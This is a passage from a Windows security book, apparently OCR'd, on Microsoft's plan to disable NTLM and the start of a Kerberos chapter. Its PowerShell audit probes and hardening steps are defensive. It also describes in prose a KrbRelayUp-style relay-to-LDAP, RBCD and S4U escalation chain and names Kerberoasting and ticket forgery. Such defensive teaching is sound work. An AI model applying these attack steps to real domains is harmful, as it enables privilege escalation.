Hard-coded NTLM	Audit + replace hard-coded `Ntlm` calls with `Negotiate`	Palko 2023 [717]	Editorial, ongoing through Phase 2

WALKTHROUGH — THE FOUR FALLBACK CLOSURES

1. If the client cannot reach a domain controller, IAKerb lets the application server carry AS-REQ and TGS-REQ messages to the KDC. The client gets Kerberos without direct KDC line-of-sight [728, 717].
2. If there is no domain because the identity is local, the Local KDC gives the local SAM a Kerberos-speaking front end. Local authentication can use Kerberos semantics instead of NTLM semantics [717, 719].
3. If the target was reached by IP address and therefore lacks a conventional SPN, IP-SPN policy gives Negotiate a Kerberos name to try rather than falling back immediately [719].
4. If application code explicitly asks for `Ntlm`, no protocol invention can save it. The code must ask for `Negotiate`, and Phase 1 auditing must identify the process names and reason codes that still force NTLM [717, 733].
5. NEGOEX is the carrier that lets these new choices ride under the existing SPNEGO/Negotiate surface, so the architectural goal is not a new application API; it is making the old preferred API finally stop choosing NTLM [730, 731].

WALKTHROUGH — IAKerb as a Kerberos courier


1. The client calls `Negotiate` as usual. Inside SPNEGO/NEGOEX, it advertises mechanisms that include Kerberos and IAKerb.
2. The server selects IAKerb because it can reach the KDC and the client cannot. The server is not trusted with the client's password; it is a transport for Kerberos messages.
3. The client constructs an AS-REQ and wraps it in an IAKerb token. The application server forwards the request to the KDC and returns the AS-REP to the client. The client now has a TGT exactly as if it had reached the KDC directly.
4. The client constructs a TGS-REQ for the application service and again sends it through IAKerb. The server forwards it to the KDC and returns the TGS-REP.
5. Once the client has the service ticket, authentication becomes ordinary Kerberos AP-REQ/AP-REP to the service. NTLM was never needed on the wire, and the application did not have to learn a new non-Negotiate API [728, 717].

§ **aside** What does this mean for Linux and macOS clients in a Windows domain? IAKerb is a GSS-API mechanism, and MIT's `krb5` library shipped IAKerb in 1.9 (released December 2010): well before Microsoft. Apple's Heimdal-derived GSS framework has shipped `GSS_IAKERB_MECHANISM` since macOS 10.14 (Mojave, 2018). The cross-platform interoperability story is therefore *better* in 2026 than it has been in years: a Linux client using MIT 1.9+ or an Apple client using macOS 10.14+ can already speak IAKerb to a Windows Server 2025 Local KDC. The parallel Samba `localkdc` effort closes the symmetric case: a Linux machine acting as the IAKerb server [729].

A reader who comes to the removal plan believing "NTLM is too entrenched to remove" leaves it believing something else. The entrenchment is *exactly four* named cases, and *each one* has been given an engineered answer. Removal is now a sequencing problem, not an architecture problem.

The engineering existed by October 2023. The shipping commitment came in January 2026. What is Microsoft actually shipping, and on what schedule?

The three-phase roadmap



Each phase consumes the prior phase's output: audit → engineer the closures → flip the default.

Figure 16.5: The three-phase NTLM disablement roadmap drawn as a dependency chain. Each phase produces the input the next consumes. Phase 1 (NOW) is audit: KB 5064479 enhanced logging plus NTLMv1 removal in 24H2/WS2025, whose telemetry names the callers Phase 2 must refactor. Phase 2 (H2 2026) ships the closures in pre-release (IAKerb, Local KDC, IP-SPN policy, and the Negotiate-first refactor) all of which must reach GA before Phase 3 (next major release) flips network NTLM off by default. The amber caveat records the honest limit: disabled is not removed. NTLM stays in the OS and policy can re-enable it.

January 29, 2026. The Windows IT Pro Blog publishes "Advancing Windows security: Disabling NTLM by default" under the byline `mariam_gewida` [718]. The post documents Microsoft's published roadmap and opens with a caveat that the rest of this chapter works hard not to forget.

> **The honest caveat from the January 2026 post.**
> "Disabling NTLM by default does not mean completely removing NTLM from Windows yet… during phase 3, NTLM will remain present in the OS and can be explicitly re-enabled via policy if you still need it.": mariam_gewida, "Advancing Windows security: Disabling NTLM by default," Microsoft Windows IT Pro Blog, January 29, 2026 [718]

The plan has three phases. They are sequenced; each phase produces the inputs the next phase needs.

Phase 1 (now), Audit

Phase 1 is auditing. The deliverable is enhanced NTLM logging in Windows 11 24H2 and Windows Server 2025, documented in KB 5064479 (published July 11, 2025) [733]. The new logging surface is `Applications and Services Logs > Microsoft > Windows > NTLM > Operational`, gated by two GPOs called "NTLM Enhanced Logging" and "Log Enhanced Domain-wide NTLM Logs." For each NTLM authentication, the event tells the administrator three things: *who* called (the process), *why* (the negotiated SSPI provider chose NTLM), and *where* (the target service). The KB also names per-event warning classes for NTLMv1, MIC-less, and EPA-not-supported authentications [733].

Phase 1 also closes the oldest residual: NTLMv1. Microsoft's deprecation page added an NTLM entry in June 2024 with verbatim language: "All versions of NTLM, including LANMAN, NTLMv1, and NTLMv2, are no longer under active feature development and are deprecated. Use of NTLM will continue to work in the next release of Windows Server and the next annual release of Windows. Calls to NTLM should be replaced by calls to Negotiate" [605].

The same row adds: "the NTLMv1 server feature is removed starting in Windows 11, version 24H2 and Windows Server 2025": the November 2024 update note [605]. The KB 4090105 pre-24H2 NTLMv1 auditing surface (Event ID 4624 with `Package Name (NTLM only): NTLM V1`) remains valid for legacy environments [734].

Phase 2 (H2 2026): IAKerb + Local KDC + Negotiate-first refactor in pre-release

Phase 2 puts those four engineered closures into pre-release. IAKerb and Local KDC ship for Windows Insiders and Server preview channels. The Negotiate-

first refactor lands. Microsoft's own subsystems audit their `AcquireCredentialsHandleW("Ntlm",...)` and `RPC_C_AUTHN_WINNT` call sites and replace them with `Negotiate` calls. Per-machine policy controls for NTLM scope make finer-grained restriction possible. IP-SPN policy lands so the "no SPN" case can be closed without naming every server by FQDN [718, 719].

The Microsoft outreach mechanism for Phase 2 is the `ntlm@microsoft.com` mailbox; the January 2026 post names it explicitly as the channel for surfacing cross-forest, federated, and ISV-edge cases that need engineering help before Phase 3 [718].

Phase 3 (next major Windows / Windows Server release): Disabled by default

Phase 3 is the default-off flip. Network NTLM authentication is disabled by default in the next major Windows and Windows Server release. The disablement is a configuration, not a binary removal: NTLM remains in the OS, callable through `Negotiate` only when a policy explicitly re-enables it for a named scope [718]. The Hacker News' summary of the roadmap published February 2026 documents the same three-phase structure for industry-press consumption [735].

> ▶ **WALKTHROUGH — THE DISABLEMENT ROADMAP AS A DEPENDENCY CHAIN**
>
> 1. Phase 1 turns on visibility before enforcement. KB 5064479 gives administrators process, target, and reason data for NTLM use; Windows 11 24H2 and Windows Server 2025 also remove the NTLMv1 server feature. NTLMv2 remains present but deprecated [605, 733].
> 2. Phase 2 uses that telemetry to make the fallback unnecessary. IAKerb and Local KDC enter pre-release, IP-SPN covers the missing-SPN case, and Microsoft's own code moves from explicit NTLM calls to `Negotiate` [718, 719].
> 3. Phase 3 changes the default. Network NTLM is disabled by default in the next major Windows and Windows Server release; the caveat is the same as above: policy can still re-enable legacy scope, so this is compatibility disablement, not binary deletion [718].

Phase	Deliverable	Date / target	Prerequisite	Primary
Phase 1	Enhanced NTLM auditing	KB 5064479, July 11, 2025	Windows 11 24H2 / Server 2025	[733]
Phase 1	NTLMv1 removal	Windows 11 24H2 / Server 2025, November 2024	NTLM family deprecation (June 2024)	[605]
Phase 2	IAKerb + Local KDC pre-release	H2 2026, Windows Insider channel	Phase 1 audit data identifies callers	[718, 719]
Phase 2	Negotiate-first refactor of Windows subsystems	H2 2026	Phase 1 audit data	[717, 718]

Phase	Deliverable	Date / target	Prerequisite	Primary
Phase 2	IP-SPN policy for "no SPN" case	Windows Server 2025 + flighting	NEGOEX in Negotiate	[719]
Phase 3	Network NTLM disabled by default	Next major Windows / Server release	All Phase 2 features GA	[718]

Phase 3 is the first default configuration in 30 years that does not include NTLM. It is *not* the first configuration in 30 years without authentication-relay attacks. Why not?

Proof surface: documented Windows probes, not captured lab output

This section is not a live-machine proof. The production record for this chapter does not contain a hash-verified VM capture, and the chapter will not pretend otherwise. What it can do, usefully, is show the exact Windows surfaces a reader should query when validating NTLM retirement in their own environment. Think of this as a reproducible probe map: commands, expected fields, and the reason each field matters.

The three probes correspond to the three questions an engineer has to answer before Phase 3. First, where is NTLM still happening? Second, which policy state is the machine enforcing or auditing? Third, is any legacy NTLMv1 path still visible on older systems? The distinction matters because Windows 11 version 24H2 and Windows Server 2025 removed the NTLMv1 server feature, while NTLMv2 remains deprecated rather than deleted [605].

Microsoft Support, KB 5064479 enhanced NTLM auditing; documented probe, not captured lab evidence

```
Expected shape when enhanced NTLM/domain-wide auditing is enabled
  and NTLM occurs:
TimeCreated  : <event time>
Id           : 4020
ProviderName : Microsoft-Windows-NTLM
Message      : NTLM authentication audit data including the
  account/client,
               target/server, calling process, and reason NTLM
  was used.

This is documented behavior of the NTLM Operational channel and
  KB 5064479
```

```
logging enhancements. It is not output captured from this book's
  lab VM.
```

reproduce `Get-WinEvent -LogName 'Microsoft-Windows-NTLM/Operational' -FilterXPath '*[System[(EventID ⩾ 4020 and EventID ⩽ 4033)]]' -MaxEvents 5 | Select-Object TimeCreated,Id,ProviderName,Message`

Use the enhanced NTLM events as the corrected migration work order: client events 4020/4021, server events 4022/4023, and domain-controller events 4030-4033 carry the Who/Why/Where fields KB 5064479 adds [733]. The `Message` field gives the operational detail. When this documented probe is converted to captured lab evidence, split the filter across those KB 5064479 IDs rather than copying a single legacy 4020 query. A process name tells you which binary needs owner assignment. A target tells you whether the failure is a service-principal-name problem, a local-account path, or a legacy endpoint. A reason code tells you which Phase 2 closure is relevant: a missing, unresolved, IP-address, or duplicate target name maps to SPN registration or IP-SPN policy; no domain-controller reachability maps to IAKerb; local-account traffic maps to Local KDC; direct NTLM calls map to code that bypassed `Negotiate`. The event is not merely an audit artifact. It is the join key between the old fallback and the new replacement.

Microsoft Learn, NTLM policy and compatibility registry surfaces; documented probe, not captured lab evidence

```
Expected shape when values are configured by local policy or Group
  Policy:
PSPath                          : ...\Control\Lsa
LmCompatibilityLevel            : <for example, 5 = send NTLMv2
  response only;
                                  refuse LM and NTLM>

PSPath                          : ...\Control\Lsa\MSV1_0
RestrictSendingNTLMTraffic      : <policy-controlled NTLM outgoing
  restriction>
RestrictReceivingNTLMTraffic    : <policy-controlled NTLM incoming
  restriction>
AuditSendingNTLMTraffic         : <policy-controlled outgoing audit
  mode>
AuditReceivingNTLMTraffic       : <policy-controlled incoming audit
  mode>

The presence and meaning of these policy surfaces are documented.
  This block is
not a claim that these values were present on the book lab VM.
```

reproduce `Get-ItemProperty 'HKLM:\SYSTEM\CurrentControlSet\Control\Lsa','HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\MSV1_0' | Select-Object PSPath,LmCompatibilityLevel,RestrictSendingNTLMTraffic,RestrictReceivingNTLMTraffic,AuditSendingNTLMTraffic,AuditReceivingNTLMTraffic`

The registry probe is the control-plane half of the same story. `LmCompatibilityLevel` answers which response versions the machine is willing to send or accept. The Restrict NTLM values answer whether the machine is auditing, denying, or allowing sending and receiving paths. In a real migration, you do not read these values once. You read them next to enhanced NTLM event volume, per-server exemptions, and the outage blast radius of every caller that still names `Ntlm` explicitly.

Microsoft Learn KB 4090105 legacy NTLMv1 audit surface; documented probe, not captured lab evidence

```
Expected shape on legacy systems where NTLMv1 auditing is enabled
  and an NTLMv1
logon occurs:
Id      : 4624
Message : ... Authentication Package: NTLM ...
          Package Name (NTLM only): NTLM V1 ...

On Windows 11 version 24H2 and Windows Server 2025, the NTLMv1
  server feature is
removed; NTLMv2 remains deprecated, not deleted.
```

reproduce `Get-WinEvent -FilterHashtable @{LogName='Security'; Id=4624} | Where-Object { $_.Message -match 'Package Name \(NTLM only\):\s+NTLM V1' } | Select-Object -First 5 TimeCreated,Id,Message`

This legacy probe is included because mixed estates live longer than product roadmaps. A domain with Server 2025 domain controllers can still contain old member servers, appliances, or trust edges where NTLMv1 audit logic is the fastest way to find the last unsafe callers. The correct conclusion is narrow: NTLMv1 server support is removed on the named new platforms; NTLMv2 is the still-present fallback that Phase 3 disables by default.

Read these surfaces as architecture, not merely administration. The enhanced operational-channel events answer the Phase-1 question: where is NTLM still being used, by whom, by which process, and for what target? The registry and GPO-backed values answer the control question: is the machine merely compatible with NTLM, auditing NTLM, restricting it, or refusing older forms? The legacy Security-log probe answers whether older systems still emit NTLMv1. Before Phase 3, those three questions are the difference between migration and outage.

Where this link breaks: what disabling NTLM cannot buy you

A blunt section. Phase 3 is real progress. It is not the end of authentication attacks on Windows. Three structural ceilings survive the transition; this chapter will not pretend otherwise.

Disabled is not removed

Phase 3 still ships NTLM in the OS. The default is off; the policy lockout is exactly as strong as the domain's tier-0 administrative segregation, not stronger. An attacker who reaches a domain controller with Group Policy edit rights can flip the policy and re-enable NTLM for the scope they want. The wording in the January 2026 post is precise: "during phase 3, NTLM will remain present in the OS and can be explicitly re-enabled via policy if you still need it" [718].

This is the design choice Microsoft has to make, because removing NTLM binaries entirely would brick every third-party application that hard-codes `Ntlm` and every legacy device that has not been firmware-updated since 2018. "Disabled by default with policy override" is the only configuration that has any chance of getting deployed.

Kerberos has its own relay class

The relay *class* does not depend on NTLM. KrbRelay, KrbRelayUp, resource-based constrained delegation (RBCD) abuse, unconstrained-delegation abuse, and S4U2Self / S4U2Proxy chains all survive the move to Kerberos with different named primitives: the territory of the Kerberos chapter (Chapter 17), the KRBTGT chapter (Chapter 18), and the Pass-the-Hash-to-Pass-the-PRT chapter (Chapter 19). Decone's KrbRelayUp README calls the class a universal no-fix local privilege escalation in Windows domain environments where LDAP signing is not enforced, and the tool's default path is a useful representative flow rather than just a name in a taxonomy [693].

Walk the KrbRelayUp-style chain slowly. The attacker starts as a low-privilege local user on a domain-joined machine. They trigger the local machine account to authenticate to an attacker-controlled listener using Kerberos rather than NTLM. The relay forwards the Kerberos authentication to LDAP on a domain controller. If LDAP signing and channel binding are not enforced, the DC accepts the relayed authenticated LDAP session as the machine account. The attacker then writes an RBCD attribute that says a computer account they control is allowed to act on behalf of the victim machine. With that delegation edge in place, the attacker uses S4U2Self to obtain a service ticket to themselves for a target user and S4U2Proxy to

turn that into a service ticket to the victim service. The final effect is local privilege escalation or service impersonation, depending on the exact target and delegation edge [693].

That chain is not NTLM relay with a different logo. Kerberos has tickets, authenticators, service names, and delegation extensions; the failure mode is not the NTLMv2 AUTHENTICATE message. The failure mode is still familiar: a verifier accepts a relayed authentication on a channel that is not cryptographically tied to the client that created it, then allows the resulting authenticated LDAP session to modify delegation state. LDAP signing and LDAP channel binding are therefore post-NTLM controls, not historical NTLM controls. Removing NTLM deletes the most abused relay substrate; it does not delete the need to require message integrity and channel binding on Kerberos-authenticated administrative protocols.

The defensive lesson is exact. If an administrator reads Phase 3 as permission to relax LDAP signing, EPA, or channel binding, they have misunderstood the roadmap. Phase 3 removes one fallback protocol. It does not make unsigned LDAP safe, and it does not make delegation attributes harmless. The named primitives change; the invariant remains: every authenticated administrative protocol has to bind identity to the channel and to the intended service.

Local SAM hashes remain password-equivalent

The Local KDC reads the SAM. An attacker with SYSTEM-level access to the same machine reads the SAM too. Once they have the hash in hand, they can either feed it to a Local KDC running on a machine they control, or they can attempt offline cracking. IAKerb does not change either of those facts; what it changes is whether the *wire* exposes the password-equivalent secret. Defense in depth remains necessary [87]: TPM-backed key wrapping (Chapter 2), Credential Guard's VBS isolation of process credentials (Chapter 15), and BitLocker for the cold-boot scenario.

> ▸ **KEY IDEA** Phase 3 is a transition between tradeoffs, not a transition out of them. The exit from NTLM-the-protocol is not the exit from the authentication-relay class, or from the chip-layer credential class. The arc closes one specific 30-year-old attack surface and opens different conversations about the next.

If the structural classes survive, what practical problems remain that an administrator should worry about between today and Phase 3?

Open problems at the 2026-2027 edge

Five named problems sit between Phase 1 (now) and Phase 3 GA. None is a reason to keep NTLM. Each is a reason not to treat default-off as magic. The best operators will spend 2026 converting the Phase 1 event stream into ownership, patches, exceptions, and removal work before the default changes underneath them.

1. **ESC8 field deployment of EPA on `/certsrv/` is uneven.** Microsoft published KB 5005413 on July 23, 2021 with the dispositive recipe: `<extendedProtectionPolicy policyEnforcement="Always" />` on every `/certsrv/` virtual directory, plus disabling plain HTTP [713]. That recipe is narrow and concrete because the vulnerability class is narrow and concrete: NTLM authentication to AD CS Web Enrollment must be bound to the TLS channel, or a relayed machine account can enroll for a certificate. Server 2025 hardening pushes EPA to required-by-default in many AD CS templates, but many production CAs are older, inherited, or deliberately configured for compatibility. Microsoft's KB frames PetitPotam as a classic NTLM relay attack against AD CS, and the later LSA-spoofing variants showed the same lesson after initial PetitPotam mitigations: named CVEs are snapshots of a broader coercion-and-relay class. The operational lesson is not that any one CVE is the only danger. The lesson is that coercion primitives keep finding new front doors while `/certsrv/` remains the high-value back door [713].
2. **Third-party and legacy-app hard-coded NTLM.** Microsoft's Negotiate-everywhere refactor covers Microsoft's own code. It does not rewrite a backup agent, a line-of-business thick client, a NAS appliance, an old Java bridge to SSPI, or a vendor service that calls `AcquireCredentialsHandleW` with `"Ntlm"` because the original developer copied sample code in 2006. Phase 1's enhanced auditing surface (KB 5064479) is the practical instrument for identifying those callers: every NTLM authentication can carry the calling process name, target, and reason code [733]. The hard part is organizational rather than cryptographic. Someone has to own the binary, find the code path, change it to `Negotiate`, test Kerberos with SPNs and channel binding, and decide whether a temporary per-server exception is acceptable. Phase 3 will make any skipped ownership visible as outage.
3. **Cross-forest and federated IAKerb edges.** Single-forest IAKerb is conceptually clean: the application server can reach the KDC that the client cannot, so it ferries AS and TGS traffic. Multi-forest, partner-trust, and federation scenarios are messier. The proxying server may not be in the same forest as the KDC. SPN construction may cross aliasing, CNAME, or IP-SPN policy. A trust path

may allow Kerberos for one service but not for the local-account or offline path the application historically covered with NTLM. NEGOEX has to carry the mechanism negotiation under the same `Negotiate` call while preserving enough metadata for both sides to pick the right Kerberos path [730, 731, 728]. Microsoft's `ntlm@microsoft.com` outreach mailbox exists precisely because those edges need field reports before Phase 3, not after [718].

4. **Linux and macOS parallel.** The open-source world is not starting from zero. MIT Kerberos has had IAKerb since 1.9, released in December 2010. Apple's GSS framework has exposed `GSS_IAKERB_MECHANISM` since macOS 10.14. The Samba and `localkdc` work described by Bokovoy and Schneider at FOSDEM 2025 is the parallel path for local authentication without NTLM: a Linux machine that can act as the IAKerb application server for a Windows client, or vice versa, under the same `Negotiate` envelope [729]. The open problem is not whether non-Windows systems can understand the concepts. It is whether heterogeneous estates will test the exact library versions, Samba roles, SPNs, and local-account semantics they actually deploy.
5. **Policy pressure and exception debt.** EU NIS2 requires covered entities in critical sectors to adopt cybersecurity risk-management measures and reporting processes; the Cyber Resilience Act adds lifecycle cybersecurity requirements for products with digital elements [736, 165]. This chapter is not a regulatory analysis, and those texts do not mention NTLM; the authentication implication is narrower: a published vendor deprecation plus a named audit surface turns "legacy authentication" into evidence. An organization can show KB 5064479 data, count remaining NTLM callers, assign owners, document exceptions, and demonstrate retirement progress [605, 733]. The inverse is also true. A domain that re-enables NTLM broadly after Phase 3 will need to explain why a deprecated, default-off authentication path stayed in production.

§ **ASIDE** The EU regulatory framing is intentionally light because the primary texts are extensive regulatory documents this chapter does not quote verbatim beyond official summaries. The relevant connection is operational: deprecation pages and audit logs give compliance teams an artifact for "we are retiring this class of credential under a published deprecation," which is the kind of evidence auditors and regulators can evaluate.

All five problems converge to one question for the AD engineer reading this chapter: *what should I do this quarter?*

What it means for you

Six numbered actions, ordered by impact. No filler, no compliance boilerplate.

> **Defensive priority 1: Audit NTLM with the Windows 11 24H2 / Server 2025 enhanced auditing surface.**
>
> This is the prerequisite. Without Who/Why/Where data, Phase 3 surfaces breakage as outage. Enable the "NTLM Enhanced Logging" and "Log Enhanced Domain-wide NTLM Logs" GPOs on every domain controller and member server you operate. Subscribe to the `Applications and Services Logs > Microsoft > Windows > NTLM > Operational` channel. Identify every process that initiates NTLM, the reason `Negotiate` declined Kerberos, and the target service. Triage by call volume and criticality [733].

> **Defensive priority 2: Enforce LDAP signing AND channel binding on every DC.**
>
> Set `LDAPServerIntegrity = 2` and `LdapEnforceChannelBinding = 2` on every domain controller. This is the server-side LDAP signing setting, distinct from client-side `LDAPClientIntegrity`; Microsoft documents the DC policy path as **Domain controller: LDAP server signing requirements** [737]. The control closes SMB-to-LDAP relay regardless of whether the originating authentication was NTLM or Kerberos. KrbRelayUp's existence makes it *more* urgent post-NTLM, not less: the relay class on Kerberos uses the same un-anchored LDAP target [693].

> **Defensive priority 3: Require EPA first on AD CS Web Enrollment, then stage it across other IIS-hosted Windows-authentication endpoints.**
>
> The KB 5005413 recipe is verbatim for AD CS: add `<extendedProtectionPolicy policyEnforcement="Always" />` where applicable and disable plain HTTP. `/certsrv/` is the dispositive ESC8 target. Certificate Enrollment Web Service and policy/proxy endpoints are the second tier. For other IIS-hosted Windows-authentication applications, stage EPA with owner testing: inventory compatibility first, then move from audit/partial modes to required channel binding where the application can support it [713].

> **Defensive priority 4: Disable Spooler on DCs and any server you do not print from.**
>
> The Print Spooler service is the single highest-impact MS-RPRN coercion surface. Disabling Spooler on every server that does not actually print closes the entire `RpcRemoteFindFirstPrinterChangeNotificationEx` coercion class on those hosts. Microsoft's hardening guidance and the PrintNightmare disclosures (2021) made this an explicit recommendation [726].

Defensive priority 5: Audit RPC interfaces for the MS-EFSR / MS-DFSNM / MS-FSRVP / MS-RPRN coercion surface.

Coercer's scan mode is a practical defensive auditing tool: it inventories which RPC coercion methods a given server still answers. Run it against every server you operate, in scan mode and with change-control approval. The output is a list of unauthenticated and authenticated coercion endpoints to either patch, disable, or compensate around. Treat unauthenticated endpoints (LSARPC, `\PIPE\lsarpc`) as P0 [708, 710].

Defensive priority 6: Plan the Phase-3 transition now.

Microsoft's preferred sequence: Windows Insider flighting → pilot non-production NTLM-off configurations → identify hard-coded `Ntlm` SSPI calls in your in-house code → stage Phase-3 rollout against your audit data. If you wait, the cut-over surfaces breakage as outage. If you audit, the cut-over is uneventful [718].

The Phase 1 audit is the load-bearing piece. Priority 1 produces the data that makes priorities 2-6 prioritise correctly. The triage an administrator applies after parsing the KB 5064479 events is small: classify each blocked authentication by reason. Reason names such as `ExplicitNtlm`, `NoSPN`, `NoDcReach`, or `LocalAccount` are illustrative labels, not literal Microsoft event strings; the published events carry numeric Usage IDs and descriptions [733].

Common pitfalls (field-deploy mistakes).

- `LMCompatibilityLevel = 5` **without audit.** Forcing NTLMv2-only on every DC is correct as an endpoint, but flipping it without first running KB 5064479 audit will outage legacy applications that still attempt NTLMv1 [733].
- `RestrictNTLM:Deny` **without exceptions.** The Restrict NTLM family of GPOs supports per-server exemptions. Going straight to `Deny` without an exemption list is the classic outage path.
- **EPA on HTTPS-only while leaving plain HTTP enabled.** KB 5005413 explicitly requires *both* `policyEnforcement="Always"` and disabling plain HTTP on `/certsrv/`. Leaving HTTP up makes the EPA enforcement moot [713].
- **Trusting Credential Guard against coercion.** Credential Guard protects against credential *theft*. It does not protect against ESC8, PetitPotam, or any other relay-of-live-authentication chain [87].

Phase 2 pilot caution. On a non-production Windows 11 Insider machine, the per-machine NTLM scope policy lives under `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\MSV1_0`. Microsoft's pre-release documentation will name the value used to gate the Phase 2 IAKerb / Local KDC behaviors; consult the Windows Insider

> release notes that ship with the Phase 2 flight rather than hard-coding a value here. The keys are subject to change up to GA. Use the `ntlm@microsoft.com` outreach channel for any environment-specific question [718].

This is the work. The Phase 3 deadline is the next major Windows release; the Phase 1 audit window is right now. If you wait, the cut-over surfaces breakage as outage. If you audit, the cut-over is uneventful.

Closing

NTLM was the answer to a 1987 problem and a 1993 problem. It survived because removing it required engineering four orthogonal capabilities that did not exist. They exist now. The next major Windows release ships without it on by default. The attacks that follow it (KrbRelayUp, RBCD chains, S4U2Self abuse, certificate-template misconfiguration) target a different protocol with a different vocabulary. The relay *class* persists. The protocol it targets is no longer NTLM.

NTLM removal is one strand of a larger weave. The Windows Access Control chapter (Chapter 22) covers the authorization model (`SeAccessCheck` and its inputs); the chip-and-credential chapters (the TPM in Chapter 2, Pluton in Chapter 3, and Credential Guard in Chapter 15) cover where keys are sealed and isolated; and the application-identity chapters, Authenticode and Catalog Files (Chapter 12) and AppLocker vs App Control for Business (Chapter 13), cover which code is allowed to run at all. NTLM removal advances the same move every one of those links makes: from "trust the perimeter" to "tie every credential to a token, a chip, or a Kerberos ticket whose lifetime you can name." Each strand by itself is incomplete; together they are how the next decade of Windows authentication looks.

> ▪ **BEQUEATHS** This chapter hands the next link one guarantee: once Phase 3 ships, NTLM is no longer a default network fallback, so Kerberos becomes the sole interactive domain authentication protocol Windows reaches for: every case that historically dropped to NTLM (no DC line-of-sight, local accounts, missing SPN, hard-coded `Ntlm`) now routes through `Negotiate` to Kerberos or to its IAKerb, Local KDC, and IP-SPN replacements. The Kerberos chapter (Chapter 17) takes the handoff from here. But the bequest is deliberately narrow. It does NOT remove the relay *class*: KrbRelay, KrbRelayUp, RBCD, and S4U abuse all survive on Kerberos and belong to the Kerberos chapter (Chapter 17), the KRBTGT chapter (Chapter 18), and the Pass-the-Hash-to-Pass-the-PRT chapter (Chapter 19). It does NOT isolate the tickets Kerberos mints from the long-term keys Credential Guard already protects (Chapter 15). And it does NOT protect the local

> SAM: a box owned as SYSTEM still yields password-equivalent hashes to the tradecraft of the Mimikatz chapter (Chapter 14). The chain retires the protocol; it does not retire the relay.

CHAPTER 17

Kerberos

TRUST-CHAIN LEDGER

INHERITS	"Long-term secrets are off the box". A signed-in user's NTLM hash and Kerberos *long-term key* are unreadable from any VTL0 process, even SYSTEM with `SeDebugPrivilege` (Chapter 15, Credential Guard); the NTLM-death floor. The challenge-response fallback that survived only because Kerberos could not cover every case is being switched off, leaving Kerberos the single load-bearing authentication path (Chapter 16, The Death of NTLM).
PROMISE	After NTLM, Kerberos establishes *who you are* through a trusted third party: the KDC issues tickets carrying PAC authorization data; the service decrypts its service ticket locally and can verify the service-keyed PAC checksum without a password-equivalent secret crossing the wire. Full PAC/KDC-signature validation is a Windows policy and protocol-extension matter, not a universal offline property of every ordinary service. Serviced boundary: protocol-level ticket-forgery bugs (Bronze Bit, Certifried, uncovered PAC fields) are CVEs Microsoft patches.
TCB	The `krbtgt` long-term key; every service account's long-term key; the PAC signatures (Server, KDC, and (since CVE-2022-37967) Full PAC); the KDC's S4U2Self / S4U2Proxy and delegation checks; the negotiated enctype (AES vs. RC4); and a synchronized clock (the five-minute skew inherited from Denning, Sacco 1981).
ADVERSARY → BREAK	Whoever holds a long-term symmetric key *is* the principal. They forge every ticket component that key protects, because the AP exchange is designed for local acceptance and no

	per-request online revocation. Kerberoasting mines the service-ticket ciphertext from a TGS-REP offline; RBCD / S4U abuse documented delegation; the default `MachineAccountQuota = 10` hands an attacker the bootstrap account. The Promise ends at *key possession*, not at *ticket use*.
RESIDUAL	Standing ticket forgery from a stolen long-term key (golden, silver, diamond, sapphire) and `krbtgt` rotation → owned by KRBTGT (Chapter 18); current-session ticket replay that Credential Guard leaves in VTL0 `lsass.exe` → Chapter 15; token / Potato escalation → Windows Access Control (Chapter 22) and The SeImpersonate Primitive (Chapter 24); cloud-token theft and hybrid trust graphs → Pass-the-Hash to Pass-the-PRT (Chapter 19), Zero Trust (Chapter 26), and Continuous Access Evaluation (Chapter 27).
BEQUEATHS	A `krbtgt`-signed, PAC-carrying ticket and locally decryptable service tickets. The trust fabric the KRBTGT chapter (Chapter 18) examines at its root, the single account that signs every TGT in the domain. Does NOT provide: protection against forgery by anyone holding a long-term key, universal offline verification of every PAC signature by every service, PAC freshness or online revocation, ticket isolation inside `lsass.exe`, or any guarantee off the box.
PROOF	○ documented: `klist`, KDC Events 4768 / 4769, and directory-state probes (`msDS-SupportedEncryptionTypes`, delegation attributes, `MachineAccountQuota`) at the point of claim; this chapter records no live-VM ✓ capture.

